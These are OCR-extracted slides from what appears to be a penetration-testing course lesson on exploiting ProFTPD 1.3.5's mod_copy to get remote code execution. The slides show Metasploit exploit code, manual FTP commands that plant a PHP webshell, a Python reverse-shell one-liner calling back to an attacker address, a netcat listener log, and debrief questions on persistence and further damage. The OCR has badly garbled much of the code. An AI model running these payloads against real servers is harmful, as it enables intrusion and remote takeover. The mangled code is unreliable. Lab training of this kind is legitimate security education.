







|  |  |
| --- | --- |
|  | def exploit ftp\_port = datastore[ ' RPORT\_FTP' get\_arg = rand\_text\_alphanumeric(5+rand(3)) payload\_name = rand\_text\_alphanumeric(5+rand(3)) + ' .php' |
| 5 |
|  |
| sock = Rex: : Socket.    'PeerHost' rhost, ' PeerPort ' ftp\_port) if sock. nil?  fail\_with(Fai1ure: : Unreachable, rhost} : - Failed to connect to FTP server")  print\_ status( rhost} - Connected to FTP server") end  res = sock.  le) unless res && res. include? ('220' ) fail\_with(Fai1ure: : Unknown,  - Failure retrieving ProFTPD OK banner") end |
| 6 |
|  |
| 7 |
|  |
|  |









|  |  |  |
| --- | --- | --- |
|  | sock. put( "SITE CPTO 'TMPPATH' .<?php res = sock.  unless res && res. include? ('250' ) fail\_with(Fai1ure: : Unknown, end | ' ] ) ;  - Failure copying to temporary file") |
| 8  9 |
| sock. put("SITE CPFR 'TMPPATH' .<?php res = sock.  unless res && res. include? ('350' ) fail\_with(Fai1ure: : Unknown, end  sock. put("SITE CPTO 'SITEPATH' res = sock.  unless res && res. include? ('250' ) fail\_with(Fai1ure: : Unknown,  end sock . close | passthru($\_GET[\    ' ] ) ;   * Failure copying from temporary file")      * Failure copying PHP payload to website path, directory not writable?") |
|  |

* This code puts PHP code following the /tmp directory on the command-line!





Finally executing commands:

|  |
| --- |
| print\_ status ( - Executing PHP payload #{target\_uri . res = send\_request\_cgi ! (  'uri' normalize\_uri(target\_uri . path, payload\_name), ' method ' 'GET',  'vars\_get ' { get\_arg "nohup encoded} &"  unless res && res . code 2ee fail\_with (Failure: : Unknown,  - Failure executing payload")  end end end |

* The command is included as an HTTP GET variable & executed with PHP! 

The difference between the Ruby script and the Python 2 script for exploiting ProFTPd:

* Copies from / proc/ self/cmdline...
* This includes the filenames used in the mod\_copy operation.


Toa fake file, /tmp/<?php  ? >

* Notice this is in /tmp, a world-writable directory!
* No more Permission Denied error.
* The PHP code present in the filename is now in the file!
* We can now copy that file to the folder accessible to the website.



Let's see that manually as well:

|  |
| --- |
| root@kali nc 192.168. 229.105 21  220 ProFTPD 1.3.5 server (Great job! ) [172.17.e.2] site cpfr /proc/self/cmdline  350 File or directory exists, ready for destination name    site cpto /tmp/<?php system("whoami") ? >    250 Copy successful  Success! |
| site cpfr /tmp/<?php system("whoami") ? >  350 File or directory exists, ready for destination name site cpto /var/www/html/anything. php  250 Copy successful |

 Trying these commands yields much better results.

We can verify the results:

* As before, we can access the site with Python and the requests module.

|  |
| --- |
| root@kali python3  Python 3.6.5 (default, May 11 2018, 13: 30: 17)  [GCC  Type "help", "copyright", "credits" or "license" for more  information.    >>> requests . get( "http://192.168.229.105/anything.php") . text  'proftpd: 172.17. e. 1: 38434: SITE cpto /tmp/www-data\n' |

* See how the full command is visible?
* The result of whoami just follows after "=/tmp" , like the PHP code did
* The output of the whoami command is www-data!

Now we understand how the exploit works.

* We've seen a Python script do it wrong, and a Metasploit module do it right
* Why not write a Python 3 script, that incorporates all the best parts?
* Correct inputs, communicative output, exception handling...
* The command & control should be as flexible and easy as possible.



Leverage an exploit to get a reverse shell!

* The best form of control is a reverse shell:
* Since you have a form of Remote Code Execution (RCE), you can have the victim machine connect back to you.
* With a reverse shell, you interact with a command-line actively on the box.
* This can be accomplished with many different languages.

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet




In Python, this is accomplished with two modules

* You have connected with a remote host with the socket module before...
* And you have heard of the os module!
* For a Python reverse shell:



Basic source code for a Python reverse shell:



* Remember, you connect back to your attacker machine.
* Duplicating the file descriptors, 0, 1, and & 2 make the connection interactive.


Often times this is minified.

* On cheatsheets you will see this compressed to just one long line.

python -c ' import os, socket; ("YOUR . HOST .IP.ADDRESS",

.dup2(s.fi1eno(), 0);os.dup2(s.fi1eno(), 1);os.dup2(s.fi1eno(), . system( " /bin/sh") '

* This is so you can easily copy and paste it in your RCE vector!
* Remember, you'll need to set up a listener to catch the reverse shell.



Execute this with the RCE attack vector:

* This payload has a lot of special characters...

|  |
| --- |
| #!/usr/bin/env python3 import socket, requests  # Create a socket object and connect to FTP service  # With the socket object, send CPFR and CPTO commands to create a PHP webshell . # Have the webshell read from a GET variable, and send along your reverse shell!  requests .get("http://192.168.229.le5/rce.php?c=python -c 'import os, soc ket ; ket . socket( ) ,•s . connect( ( . ATTACKER . IP . ADDRESS \ " , seei) ) ,•os .dup2(s. fileno(),  )  ;  . |

* It is best to send it through the HTTP GET variable passed to PHP.



You will see the server connect back!


* If you use the -v verbose flag on your listener, you will see the connection.

|  |
| --- |
| root@kali nc -Invp 9001    Ncat: Version 7.70 ( https: //nmap.org/ncat )    Ncat: Listening on : : : 9001  Ncat: Listening on e. e. e. e: 9001  Ncat: connection from 192.168.229.105.    Ncat: connection from 192.168.229.105: 53080. |

* There won't be a "visible" prompt, but you do have a shell!



Now, commands can be entered in an interactive way.



Some drawbacks:


* Our reverse shell was set to run / bin/ sh why not use / bin/ bash?
* This shell is not very "stable:"
* Control characters (like AC to stop a program) could kill the connection.
* Moving the cursor with left-and-right arrows produces escape

sequences.

* No Tab auto-completion functionality.
* No visible prompt.




A quick magic trick helps fix these issues:




Command and control on the victim machine!

* You have flexible remote code execution.
* Now what?



Oct



Ultimately, try to escalate your privilege. 

Privilege Escalation can be done in many, many ways.

* Outlets for privilege escalation will be visited in future iterations of this course.
* You could use another exploit, take advantage of different services, abuse some misconfiguration . the list goes on.
* If you are interested, explore these resources to get a better idea of what to do next once you have a shell on a remote machine.

### https://github.com/rebootuser/LinEnum https://blog.g0tmi1 k.com/201 1 /08/basic-lin ux-privilege-escalation/






# Exercise: Python and ExploitDB

Objectives

After completing this exercise, students will be able to:

* Interpret exploit code and Metasploit modules
* Execute exploit on target machine with Python • Perform privilege escalation on target with Python

Duration

This exercise will take approximately 3 hours to complete, with 30-45 minutes to review answers.

Debrief

General Questions

* How did you feel about this procedure?
* Were there any areas in particular where you had difficulty?
* Do you understand how this relates to the work you will be doing?

Debrief

Specific Questions

* What location on the file system did you place your PI-IP code? Why?
* What port did you choose for your reverse shell? Are they any ports that you would not be able to use?
* Once you have access to the machine, what other damage could you do?

Debrief

Specific Questions

* How else can you abuse the Python script to escalate your privileges?
* We did not work to establish persistence. What are potential options we could explore to set up persistence?

# Lesson Summary

In this lesson we have discussed:

* ExploitDB introduction
* searchsploit
* Python reverse shell
* Exploitation, callback & privilege escalation exercise



|  |
| --- |
| End of Module 2, Lesson 1 2 |